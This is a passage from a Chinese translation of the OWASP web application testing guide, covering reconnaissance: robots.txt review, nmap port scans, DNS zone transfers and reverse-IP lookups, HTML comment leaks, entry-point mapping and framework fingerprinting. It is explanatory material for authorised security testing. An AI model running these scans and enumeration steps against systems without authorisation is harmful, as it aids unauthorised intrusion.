Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
cmlh$
```

获取根目录下的**robots.txt**- 使用**rockspider**

"[rockspider](#)" 能自动为蜘蛛机器人建立初始的范围和网站的目录。

例如，使用"[rockspider](#)"基于`allowed`:指令建立www.google.com的网站初始目录结构：

```
cmlh$ ./rockspider.pl -www www.google.com

"Rockspider" Alpha v0.1_2

Copyright 2013 Christian Heinrich
Licensed under the Apache License, Version 2.0

1. Downloading http://www.google.com/robots.txt
2. "robots.txt" saved as "www.google.com-robots.txt"
3. Sending Allow: URIs of www.google.com to web proxy i.e. 127.0.0.1:8080
   /catalogs/about sent
   /catalogs/p? sent
   /news/directory sent
...
4. Done.

cmlh$
```

使用**Google Webmaster** 工具分析 **robots.txt**

网站拥有者们可以使用"[Google Webmaster Tools](#)"工具中的"Analyze robots.txt"功能来分析网站结构。这个工具能帮助测试，使用方式如下：

1. 使用Google帐号登陆Google Webmaster Tools；
2. 在操作面板中输入待分析网站URL；
3. 根据指示选择合适的功能。

元标签（META）

标签位于HTML文档的HEAD区域内，应该与网站整体内容保持一致以防蜘蛛机器人从其他地方开始抓取，并非从根页面，例如“deep link”。

如果没有像“`<META NAME="ROBOTS" ...>`”这样的条目，那么“机器人排除协议”默认为可索引（“INDEX,FOLLOW”）。因此协议规定的其他另外两个合法的条目以“NO...”开头，例如“NOINDEX” and “NOFOLLOW”。

web蜘蛛机器人也可以故意忽略“`<META NAME="ROBOTS" ...>`”，就像对待robots.txt一样。因此，“`<META>`”也不能被当做是一项主要控制措施，最多只是robots.txt的补充措施。

发现 `<META>` 标签 - 使用Burp

基于robots.txt定义的Disallow指令目录与使用正则表达式搜索每个页面中的“`<META NAME="ROBOTS" ...>`”相互比较结果。

比如facebook.com下测robots.txt有一条“Disallow: /ac.php” 入口，以及搜索得来的“`<META NAME="ROBOTS" ...>`”显示如下：

#	Host	Method	URL	Params	Modified	Status	Length	MIME type
1	https://www.facebook.com	GET	/ac.php			404	19975	HTML

Request Response

Raw Headers Hex HTML Render

Filter: Hiding CSS, image and general binary content

1 match

```
DEFAULT", "vip": "31.13.70.1", "www_base": "https://www.facebook.com/", "fb_dtsg": "AQBDB3o4q", "ajaxpipe_token": "AXgSSHm1VJ8_VBeM", "lsh": "cAQHBQmVL", "tracking_domain": "https://pixel.facebook.com", "retry_ajax_on_network_error": "1", "fbid_emoticons": "1", "Async_Log_Rate": "1.0e-6"); </script><script>envFlush({ "eagleEyeConfig": { "seed": "OWUM" } }); cavalryLogger=false;</script><noscript><meta http-equiv="refresh" content="0; URL=/ac.php?_fb_noscript=1" /></noscript><meta name="robots" content="noindex, nofollow" /><meta name="referrer" content="default" id="meta_referrer" /><link rel="alternate" media="handheld" href="https://www.facebook.com/ac.php" /><title id="pageTitle">Page Not Found | Facebook</title><link rel="shortcut icon" href="https://fbstatic-a.akamaihd.net/rsrc.php/y1/r/r3nktOa7Bmg.ico" /><noscript><meta http-equiv="X-Frame-Options" content="DENY" /></noscript>
```

上面可以当做一个失败的例子，因为“INDEX,FOLLOW”是“机器人排除协议”中默认的 `<META>` 标签描述，但是“Disallow: /ac.php”却在robots.txt中清楚表明，两者相互矛盾。

测试工具

- Browser (View Source function)
- curl
- wget
- rockspider

参考资料

白皮书

- [1] "The Web Robots Pages" - <http://www.robotstxt.org/>
- [2] "Block and Remove Pages Using a robots.txt File" - <https://support.google.com/webmasters/answer/156449>
- [3] "(ISC)2 Blog: The Attack of the Spiders from the Clouds" - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html

- [4] "Telstra customer database exposed" - <http://www.smh.com.au/it-pro/security-it/telstra-customer-database-exposed-20111209-1on60.html>

枚举Web服务器上的应用 (OTG-INFO-004)

综述

测试Web应用漏洞的一个重要步骤是寻找出运行在服务器上的流行应用程序。许多应用程序存在已知漏洞或者已知的攻击手段来获取控制权限或者数据。此外，许多应用往往被错误配置，而且没有更新。他们被认为是“内部”使用，所以没有威胁存在。

随着虚拟web服务的大量使用，传统一个IP地址与一个服务器一一对应的传统形式已经失去了最初的重要意义。多个网站或应用解析到同一个IP地址并不少见。这样的场景不局限于主机托管环境，也应用在平常的合作环境。

安全专家有时候被给与了一系列IP地址作为测试目标。可能会有争议，这个场景更接近渗透测试类型的任务，但是无论何种情况，类似的任务都希望测试目标地址中所有可以访问到的应用。问题是所给IP地址在80端口运行了一个HTTP服务，但是测试者通过指定IP地址（仅有的信息）访问却得到“没有web服务器被配置”或类似的消息。当访问不相关的域名（DNS）时，系统可能拒绝访问。显而易见，一定程度的分析工作极大影响测试任务，不然只能仅仅测试他们所意识到的系统。

有时候，测试目标的描述会更加丰富。测试者给予一系列IP地址以及相关的域名。当然，这个列表可能只传递了部分信息，例如它可能忽略部分域名，客户也可能根本没意识到这个问题（这在大型组织中往往很常见）。

其他影响测试范围的问题还表现在Web应用程序发布了不明显的URL，例如（<http://www.example.com/some-strange-URL>），哪儿都访问不到这个地址。出现这样的地址可能由于偶然错误，比如错误配置，也可能是故意而为，比如不公开的管理接口。

为了发现这些问题，我们需要实施web应用发现。

测试目标

枚举web服务器上存在的应用程序。

如何测试

黑盒测试

Web应用发现是一个在给定基础条件下鉴别Web应用程序的过程。一定基础条件往往是一系列IP地址(可能是一个网段)，也可能是一系列DNS解析名称，也可能是两者混合。这些信息往往是项目开始之前中最先给出的内容，无论在一个典型渗透测试或者是应用评估任务中。在这两种案例中，除非是合约条款中明确指出（例如，仅测试指定应用URL <http://www.example.com/>），否则测试应该力求最复杂的范围，比如应该识别出目标的所有应用访问入口。下面的例子展示了一些达成这个目标的技巧。

注意：一些技巧是应用于互联网Web服务器、DNS服务器、反向IP搜索服务以及搜索引擎。文中例子所使用的私有ip地址（如192.168.1.100）仅仅是为了匿名需要指代表示通用IP地址。

应用的数量与所给的域名或IP的关系受到三个因素的影响：

1. 不同的基本 URL

一个web应用明显的入口是 www.example.com，也就是说，这个缩写表明我们认为这个Web应用最初的入口在<http://www.example.com/>（HTTPS也一样）。然而即使这是常见情况，但是也没任何强制的措施要求应用程序一定要从“/”开始。

例如，下面这些相同域名下的链接可能表示了三个不同的应用：

```
http://www.example.com/url1
```

```
http://www.example.com/url2
http://www.example.com/url3
```

在这个例子中，URL地址 <http://www.example.com/> 并没有分配到一个有意义的页面，有三个应用被“隐藏”了，除非测试者明确清楚如何访问他们，就是说需要明确知道url1, url2 和 url3。往往不会像这样发布web应用，除非拥有者不希望他们被正常访问，只将特定的地址通知特定的用户。这不意味着这些地址是秘密的，只是他们存在的确切地址没有被明确公布而已。

2. 非标准端口

Web应用常常使用80端口（http）和443端口（https），但是这些端口号没有什么特殊之处。事实上，web应用可以关联任意TCP端口，能通过如下方式为http[s]:www.wxample.com:port/指定端口。比如，<http://www.example.com:20000/>。

3. 虚拟主机

DNS允许单个IP地址被关联多个域名。例如，IP地址 192.168.1.100 可能关联 www.example.com, helpdesk.example.com, webmail.example.com 等域名。没有必要所有名字都属于相同的DNS域名。这个一对多的关系来提供不同的网页内容的技术叫做虚拟主机。识别虚拟主机的信息涵在HTTP 1.1标准的 Host: 头中[1]。

一个人可能不会意识到除了明显的www.example.com 之外还存在其他web应用，除非他们知道 helpdesk.example.com 和 webmail.example.com。

对抗因素1 - 非标准URL地址

没有完全确定非标准命名的URL的web应用的方法。因为不是标准化，没有固定的规范来指导命名规则，但是有一些技巧能帮助测试者获取额外的信息。

首先如果web服务器被错误配置成允许目录浏览，，可以通过这点来发现其他应用。漏洞扫描器可以在这里提供帮助。

其次，这些应用可能被其他web页面引用，就有机会被蜘蛛机器人和搜索引擎收录。如果测试者怀疑有隐藏的应用存在在www.example.com中，可以使用 site 操作符来搜索结果，“site: www.example.com”。在返回结果中可能存在指向这些不明显的应用。

另一个发现未发布的应用的方法是提供一个候选列表。例如，一个web邮件应用前端往往能通过类似 <https://www.example.com/webmail>, <https://webmail.example.com/>, 或 <https://mail.example.com/> 之类的URL进行访问。这种方法也能应用于管理界面，它也可能作为隐藏页面发布（比如Tomcat管理接口），没有被其他地方链接。所以使用一些基于字典的查找方法（或“聪明的猜测”）能获得一些结果。漏洞扫描器也能在这方面提供帮助。

对抗因素2 - 非标准端口

发现非标准端口上的应用是非常简单的。一个端口扫描器，比如namp[2]就能通过-sV选项胜任这项服务识别工作，它也能识别任意端口上的http[s]服务。这可能需要完整扫描64k的TCP端口地址空间。

下面例子中的命令会使用TCP连接扫描技术寻找IP 192.168.1.100 的所有TCP端口，并识别这些端口上的服务。（nmap有着许多选项，我们只列出了必需的选择，其他内容超出了本章范围。）

```
nmap -PN -sT -sV -p0-65535 192.168.1.100
```

检查输出寻找http或者潜在的SSL包装服务（这些往往能被确认为https）就十分足够了。下面是上一个命令输出的例子：

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http         Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl          OpenSSL
901/tcp   open  http         Samba SWAT administration server
1241/tcp  open  ssl          Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

从这个例子中我们发现：

- 80端口运行这Apache Http服务器；
- 443端口可能运行Https服务（但是无法确定，可以通过浏览器访问<https://192.168.1.100> 验证）；
- 901端口运行着Samva SWAT web界面；
- 1241端口运行的不是Https服务，而是SSL包装下的Nessus守护进程；The service on port 1241 is not https, but is the SSL-wrapped Nessus daemon.
- 3690显示一个未知的服务（nmap给出了它的指纹情况，在这里为了显示清晰，我们忽略了这项内容。通过文档指导，可以将这些内容提交去合并入nmap的指纹数据库，来查找到底运行着什么服务）。
- 8000上显示另一个未知的服务，他有可能是Http服务，因为在这个端口上Http服务很常见。下面让我们来仔细查看这个：

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^].
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

可以确定它是一个HTTP服务器。此外，测试这也能使用web浏览器或者使用Perl命令来模仿HTTP交互情况发送上面的GET或HEAD请求（注意HEAD请求可能不被所有浏览器支持）。

- 8080端口运行着Apache Tomcat服务。

漏洞扫描器也能完成同样的工作，但是扫描器的第一选择是识别非标准端口上是否运行http[s]服务。例如，Nessus[3]能鉴别任意端口上的服务（设定扫描所有端口的任务），与nmap相比，还能提供一系列服务器已知漏洞，包括https服务的SSL配置问题。就如前面提到的，Nessus也能发现没有提到的流行的应用程序和web入口，比如Tomcat管理接口。

对抗因素3 - 虚拟主机

有一系列的技巧来识别给定IP *x.y.z.t* 下的DNS域名。

DNS 区域传输

这个技巧在现在已经被限制，DNS服务器很可能拒绝区域传输。但是仍然值得一试。首先，测试者需要确定*x.y.z.t*的域名服务器（name server）。如果这个IP的一个域名已经已知（比如www.example.com），那么可以使用nslookup, host或者dig工具来查询DNS的NS记录来确定域名服务器。

如果不知道任何*x.y.z.t*的相关域名，但是测试目标定义中存在至少一个域名，测试者仍应尝试通过相同的方法来查询域名服务器（希望*x.y.t.z*也是被同一个域名服务器提供）。例如测试目标包括IP地址*x.y.z.t*和一个域名mail.example.com，可以考虑查询域名example.com的域名服务器。

下面的例子展示了如何使用host命令查询www.owasp.org的域名服务器：

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

区域传送可以通过向example.com的域名服务器发出请求完成。如果足够幸运，测试者能得到该域名的一系列DNS条目。这里面会包含明显的www.example.com和不明显的helpdesk.example.com与webmail.example.com（还包括其他域名）。检查所有得到的域名，并对需要评估的目标进行分析。

试着对owasp.org的一个域名服务器请求区域传输：

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; 请求失败了
```

DNS 反向查询

过程和前面类似，只不过依赖于反向（PTR）DNS记录。区别与区域传输，将记录类型设置成PTR，为IP地址发送请求。幸运的话，我们可以得到一系列DNS域名的记录。这个技巧需要服务器存在IP到域名的映射，有时无法保证这一点。

基于web的DNS搜索DNS

这种搜索更类似于DNS区域传输，但是是依赖于提供DNS查询的Web服务。比如像Netcraft Search DNS的服务，地址在<http://searchdns.netcraft.com/?host>。测试者能提交一系列域名查询请求，如example.com，会返回一系列他们获得的相关目标域名。

反向IP查询服务

反向IP查询服务类似DNS反向查询，不同之处在于测试者向web应用查询，而不是DNS服务器。有许多这样的服务网站存在，由于他们一般都返回部分结果（通常都不同），所以使用不同的服务查询会得到一个更加完善的结果。

Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/> (需要注册)

MSN search: <http://search.msn.com> 用法：“ip:x.x.x.x”

Webhosting info: <http://whois.webhosting.info/> 用法：<http://whois.webhosting.info/x.x.x.x>

DNSstuff: <http://www.dnsstuff.com/> (存在多个服务)

<http://www.net-square.com/mspawn.html> (多种服务，需要安装)

tomDNS: <http://www.tomdns.net/index.php> (部分服务未公开)

SEOlogs.com: <http://www.seologs.com/ip-domains.html> (反向IP/DNS查询)

下面例子展示了关于216.48.3.18的反向IP查找结果，这个IP是www.owasp.org的地址。例子中揭示了其他三个该IP地址下的不明显的域名。

WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts 4 Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.

1

Googling

通过之前的信息收集的技巧介绍， 测试者可以通过搜索引擎精炼和加强他们的结果分析。比如证明其他目标的其他域名存在或者可以通过隐藏URL访问应用。

举例说明， 考虑上一个www.owasp.org的例子， 测试者可以使用google或者其他搜索引擎获得相关信息（DNS域名）从而发现 webgoat.org, webscarab.com和webscarab.net。

Googling技巧请参阅 [Testing: Spiders, Robots, and Crawlers](#)。

灰盒测试

不适用。无论从哪里开始， 基本方法和黑盒测试相同。

测试工具

- DNS查询工具如 nslookup, dig 等等；
- 搜索引擎 (Google, Bing 和其他主要搜索引擎)；
- 定制化的DNS相关web搜索服务：见上文；
- Nmap - <http://www.insecure.org>
- Nessus Vulnerability Scanner - <http://www.nessus.org>
- Nikto - <http://www.cirt.net/nikto2>

参考资料

白皮书

[1] RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1

审查网页注释和元数据发现信息泄露 (OTG-INFO-005)

综述

在源代码中加入详细的注释和元数据非常常见，甚至是推荐行为。但是包含在HTML代码中的这些注释往往会展露一些内部信息，这些信息本来不应该被潜在攻击者所查阅到。注释和元数据应该被审核来确定是否有信息泄露。

测试目标

审核页面注释和元数据来更了解应用情况和发现信息泄露。

如何测试

HTML注释常用于开发者进行应用调试。有时候他们忘了注释这件事，并将它们留到了发布环境中。测试者应该查看以`<!--`开始，以`-->`结束的HTML注释。

黑盒测试

检查HTML源代码中的注释获得敏感信息能更好的帮助攻击者加深对应用的理解。这些信息可能是SQL语句，用户名和密码，内部IP地址或者调试信息。

```
...
<div class="table2">
  <div class="col1">1</div><div class="col2">Mary</div>
  <div class="col1">2</div><div class="col2">Peter</div>
  <div class="col1">3</div><div class="col2">Joe</div>

  <!-- Query: SELECT id, name FROM app.users WHERE active='1' -->
</div>
...
```

测试者甚至能发现下面这些信息：

```
<!-- Use the DB administrator password for testing: f@keP@a$$w0rD -->
```

检查HTML版本信息来发现合法版本信息和数据类型定义（DTD）链接

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
```

- "strict.dtd" -- 默认严格的 DTD
- "loose.dtd" -- 宽松的 DTD
- "frameset.dtd" -- 框架页面的 DTD

有些元标签不能提供主动的攻击向量，但是允许攻击者获得档案信息

```
<META name="Author" content="Andrew Muller">
```

有些元标签改变了HTTP回应头，比如`http-equiv`设置了基于页面属性的HTTP响应头，如下所示：

```
<META http-equiv="Expires" content="Fri, 21 Dec 2012 12:34:56 GMT">
```

这会导致 HTTP 头加入如下信息：

```
Expires: Fri, 21 Dec 2012 12:34:56 GMT
```

又如：

```
<META http-equiv="Cache-Control" content="no-cache">
```

会产生下面结果：

```
Cache-Control: no-cache
```

当测试页面是否执行注入漏洞时（比如CRLF攻击），这些元标签也能通过浏览器缓存来帮助决定信息泄露程度。

一个常见（但不是Web内容无障碍指南（WCAG）兼容版本）元标签就是刷新：

```
<META http-equiv="Refresh" content="15;URL=https://www.owasp.org/index.html">
```

另一个常见元标签的使用是指定关键字给搜索引擎提高搜索结果的质量：

```
<META name="keywords" lang="en-us" content="OWASP, security, sunshine, lollipops">
```

尽管大多数web服务器通过robots.txt来管理搜索引擎索引范围，但是也能通过元标签管理。这些标签会建议机器人不要索引和跟踪页面链接：

```
<META name="robots" content="none">
```

因特网内容选择平台（Platform for Internet Content Selection PICS）和网站描述资源协议（Protocol for Web Description Resources POWDER）提供元数据如何关联因特网页面内容的基础内容。

灰盒测试

不适用。

测试工具

- Wget
- Browser "view source" function
- Eyeballs
- Curl

参考资料

白皮书

- [1] <http://www.w3.org/TR/1999/REC-html401-19991224> HTML version 4.01
- [2] <http://www.w3.org/TR/2010/REC-xhtml-basic-20101123/> XHTML (for small devices)
- [3] <http://www.w3.org/TR/html5/> HTML version 5

鉴别应用入口点 (OTG-INFO-006)

综述

枚举应用和他的攻击面是一个关键的前期准备工作，应该在完全测试开展前进行，他为测试者识别了可能的弱点范围。这部分目标是一旦完成枚举映射工作，帮助识别和筹划应用中应该被详细调查的区域。

测试目标

理解请求是如何组织的，和典型的应用响应。

如何测试

在任何测试开始前，测试者总是应该对应用程序有足够的理解，明白用户和浏览器是如何与应用通信的。随着测试者在应用中遨游，他应当特别关注于所有的HTTP请求（GET和POST方法，也叫做谓词）以及每个传递给应用的参数和表单。此外也应该注意在传参数给应用时，什么时候使用的是GET请求，什么时候又使用了POST请求。通常情况下大多数使用GET请求，但是当传送敏感信息时，往往包含在POST请求的主体中。

注意为了查看POST请求中参数，测试这可能需要使用数据劫持代理工具（比如OWASP的[Zed Attack Proxy \(ZAP\)](#)）或者一些浏览器插件。在POST请求中，测试者应当特别注意传递给应用的任何表单隐藏域，往往他们包含一些敏感信息，这些信息可能是开发者不希望你看见或者修改的，如信息状态、物品数量、物品价格信息等等。

根据作者的经验，在这个阶段使用一个数据劫持代理和电子表格是非常有用的。代理工具能记录和追踪每一个测试者和应用之间的请求和响应。此外，测试者通常能捕获每一个请求和响应，能够清楚看到每一个发出的和返回的头、参数等等信息。这些可能有时十分乏味特别是大型交互网站（想一想银行应用）。但是经验积累会告诉你该看什么，这个过程将极大地减轻。

当测试者在漫游应用的时候，也应当注意在URL中、自定义HTTP头中或请求响应中的有趣的参数，并在电子表格中记录下来。表格中应当包含被请求的页面（或许加入代理中的请求序号来做引用会更好），有趣的参数，请求类型（POST/GET），访问是否需要认证，是否使用SSL，以及其他相关备注（如果有多个过程）。一旦每一个应用区域都被映射完成，测试者应该测试每一个他们识别出来的地方，记录是否如预期一样工作。指南剩下的部分会指导如何测试这些有趣的区域，但是这章的工作必须在任何测试正式开始前完成。

下面是通用的请求和响应中有意思的点，在请求部分，关注GET和POST方法，他往往是请求的主要部分。注意其他方法如PUT和DELETE也可能被使用。这些更加罕见的请求如果被接受，经常会产生漏洞。在指南中有特别的一个章节描述如何测试HTTP方法。

请求：

- 识别GET请求和POST请求使用的地方。
- 识别所有使用在POST请求中的参数（这些参数在请求主体中）。
- 在POST请求中，特别注意隐藏参数。POST请求会在HTTP消息的主体中发送所有的表单域（包括隐藏参数）给应用。这些往往不可见，除非使用代理或者查看页面源代码。此外，隐藏属性的值可能导致不同的后续页面、数据和访问级别。
- 识别所有GET请求中的参数（如URL），特别是查询字符串（一般跟着？标记后）。
- 识别查询字符串中的所有参数。这些参数往往成对出现，如foo=bar。注意一下，许多参数也能在一个查询字符串中，用 &，~，: 或者其他特殊字符或编码分割。
- 注意如果在查询字符串或POST请求中存在多个参数，需要识别执行攻击中真正需要的一些或所有参数。测试者需要识别所有参数（甚至编码过或加密过的），识别出哪些是被应用程序处理的。指南后面章节会指导你如何测试这些参数，在这里，我们只需要确认识别出每一个参数即可。
- 注意有些附加或自定义的头不是正常情况能发现的（比如debug=False）。

响应：

- 识别在哪里新cookies被设置（Set-Cookie头），修改或新增。
- 识别出在正常访问过程中（未修改正常请求）。重定向跳转发生的地方（3xx HTTP 状态码），400 状态码，特别是403 禁止访问，和500 内部服务器错误。
- 也注意有些有趣的HTTP头。比如，“Server: BIG-IP”表明这个站点被负载均衡。因此，如果一个站点是负载均衡的，而且有一个服务器没有被正确配置，那么测试者需要请求多次来访问有漏洞的服务器，取决于使用了何种负载均衡设备。

黑盒测试

测试应用入口点

下面是如何测试应用入口点的两个例子。

例1

这个例子展现一个从在线商店购买东西的GET请求。

```
GET https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x
Host: x.x.x.x
Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIG1zIGZvbyBhbmqgcGFzc3dvcmQgaXMgYmFy
```

期望结果：

这里测试者可能注意到了所有在请求中的参数如CUSTOMERID, ITEM, PRICE, IP和Cookie（用于会话状态，经过编码的参数）。

例2

这个例子展现了登陆一个应用的POST请求。

```
POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login
Host: x.x.x.x
Cookie: SESSIONID=dGhpncyBpcyBhIGJhZCBhcHAgdGhhCBzzXRzIHByZWRpY3RhYmxlIGNvb2tpZXMyW5kIG1pbmUgaXMgMTIzNA
CustomCookie=00my00trusted00ip00is00x.x.x.x00
```

POST请求消息主体：

```
user=admin&pass=pass123&debug=true&fromtrustIP=true
```

期望结果：

在这个例子中测试者应该注意之前注意过的参数，但是请注意参数在消息的主体中传递，而不是URL中。此外，注意我们使用了一个自定义的cookie。

灰盒测试

通过灰盒方法来测试应用入口点包括我们已经识别出来的上文部分，再加上另外一点。在从外部数据源获取数据并处理的情况下（如SNMP捕获，syslog消息，SMTP或其他服务器的SOAP信息）。与应用开发者进行一次会谈，来识别处理功能函数，用户输入期望和输入格式。例如，开发者能帮助理解如何编写一个应用接受的正确的SOAP请求，这些web服务或其他功能可能是我们没在黑盒测试中考虑到和识别出来的。

测试工具

劫持代理:

- OWASP: [Zed Attack Proxy \(ZAP\)](#)
- OWASP: [WebScarab](#)
- [Burp Suite](#)
- [CAT](#)

浏览器插件:

- [TamperIE for Internet Explorer](#)
- [Tamper Data for Firefox](#)

参考资料

白皮书

- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 - <http://tools.ietf.org/html/rfc2616>

映射应用的执行路径 (OTG-INFO-007)

综述

在正式开始安全测试以前，理解应用程序的结构是非常重要的。如果没有通透地理解应用的布局情况，往往也无法彻底完成测试。

测试目标

建立目标应用程序结构图，并理解其主要工作流程。

如何测试

在黑盒测试中，测试整个代码路径是非常困难的。不仅仅因为测试者对于应用代码路径毫无所知，而且即使知道，测试所有的代码路径也是非常耗时的。一直折中的办法是将发现的和测试的代码路径记录下来。

有一些办法来实施测试和测量代码覆盖率：

- 路径 - 测试每个应用路径，包括对决策路径进行组合测试和边界值分析测试。尽管这个方法提过了完全性，但是测试路径的数量会在每个决策分支上呈指数型增长。
- 数据流 (或者污点分析) - 测试外部交互（通常是用户）发生的变量赋值。专注于映射贯穿应用的数据流、数据转换和数据的使用。
- 竞争 - 测试多个应用并发实例操作同一个数据的情况。

权衡使用哪种测试方法应该和应用所有者进行协商。更简单的方法应该被采纳，包括询问应用所有者他们特别关心的是什么功能或代码段以及如何到达这些代码段。

黑盒测试

为了向应用所有者证明代码覆盖率，测试者可以使用数据表来记录所有发现的链接（手动或自动）。然后测试者可以更仔细观察应用的决策点，并调查发现了多少重要的代码路径。把发现的这些路径的URL，截图描述等也记录进数据表。


灰盒/白盒测试

在灰盒/白盒盒测试中向应用所有者保证有效的代码覆盖率要容易得多。提供和被询问到的信息足以保证代码覆盖最小要求被满足。

例子

自动蜘蛛抓取

蜘蛛机器人是自动发现特定网站新资源（URL）的工具。提供一系列的访问URL（叫做种子页面）给蜘蛛作为爬行起点。有许多的蜘蛛机器人工具，下面的例子使用 [Zed Attack Proxy \(ZAP\)](#)：



ZAP 提供如下自动抓取特性，可以根据测试者的需求，按需进行选择：

- 探索整个站点 - 种子页面列表包括选择站点已经发现了的所有URL。
- 探索子站点 - 种子页面列表包括选择节点的子树中已经发现了的所有URL。
- 探索URL - 种子页面列表仅包括与选择节点相关的URL（在站点树中）。
- 探索整个范围 - 种子页面列表包括用户在'In Scope'中选择的所有URL。

测试工具

- [Zed Attack Proxy \(ZAP\)](#)
- [List of spreadsheet software](#)
- [Diagramming software](#)

参考资料

白皮书

[1] http://en.wikipedia.org/wiki/Code_coverage

识别Web应用框架(OTG-INFO-008)

综述

Web框架[*]识别是信息收集过程简单重要的子任务。知道一个已知类型的框架而且被渗透测试过，这自然而然是一个巨大的优势。除了发现在未打补丁版本中的已知漏洞，还有了解在框架中特定的错误配置和已知文件目录框架使这一识别过程变得非常重要。

一些不同开发商不同版本的web框架被广泛使用。了解框架的信息对测试过程有极大帮助，也能帮助改进测试方案。这些信息可以从一些常见的地方仔细分析推断出来。大多数的web框架有几处特定的标记，能帮助攻击者识别他们。这也是基本上所有自动化工具做的事情，他们在定义好的位置搜寻标记，与数据库已知签名做比较。通常使用多个标记来增强准确程度。

[*] 请注意，这篇文章不区别Web应用框架（WAF）和内容管理系统（CMS）。这方便在同一章节中来识别他们。更进一步说，上述两个类别都被认为是web框架。

测试目标

定义使用的web框架来获得对安全测试方法论更好的理解。

如何测试

黑盒测试

有好几个常见的地方来寻找当前框架：

- HTTP 头
- Cookies
- HTML 源代码
- 特别的文件和目录

HTTP 头

最基本识别web框架的方式是查看HTTP响应头中的*X-Powered-By*字段。许多工具可以用来识别目标，最简单一个是netcat。

考虑如下HTTP请求响应：

```
$ nc 127.0.0.1 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Mono
```

从*X-Powered-By*字段中，我们能发现web应用框架很可能是Mono。尽管这个方法简单迅速，但是不会再100%的案例中有效。很有可能，*X-Powered-By*头被正确的配置禁用了。还有一些技巧使网站混淆HTTP头（参见下文整改措施章节的例子）。

所以在同样的例子中，测试者可能错过*X-Powered-By*头，或者得到其他消息，如下所示：

```
HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Blood, sweat and tears
```

有时候有更多的HTTP头指向某个确定的web框架。在下面的例子中，根据HTTP响应的头，我们能发现X-Powered-By头包含PHP版本。然而X-Generator头指出使用的真实框架是Swiftlet，这能帮助渗透测试人员扩充他的攻击向量。在实施识别的过程中，总是应该仔细调查每一个HTTP头来寻找类似信息。

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
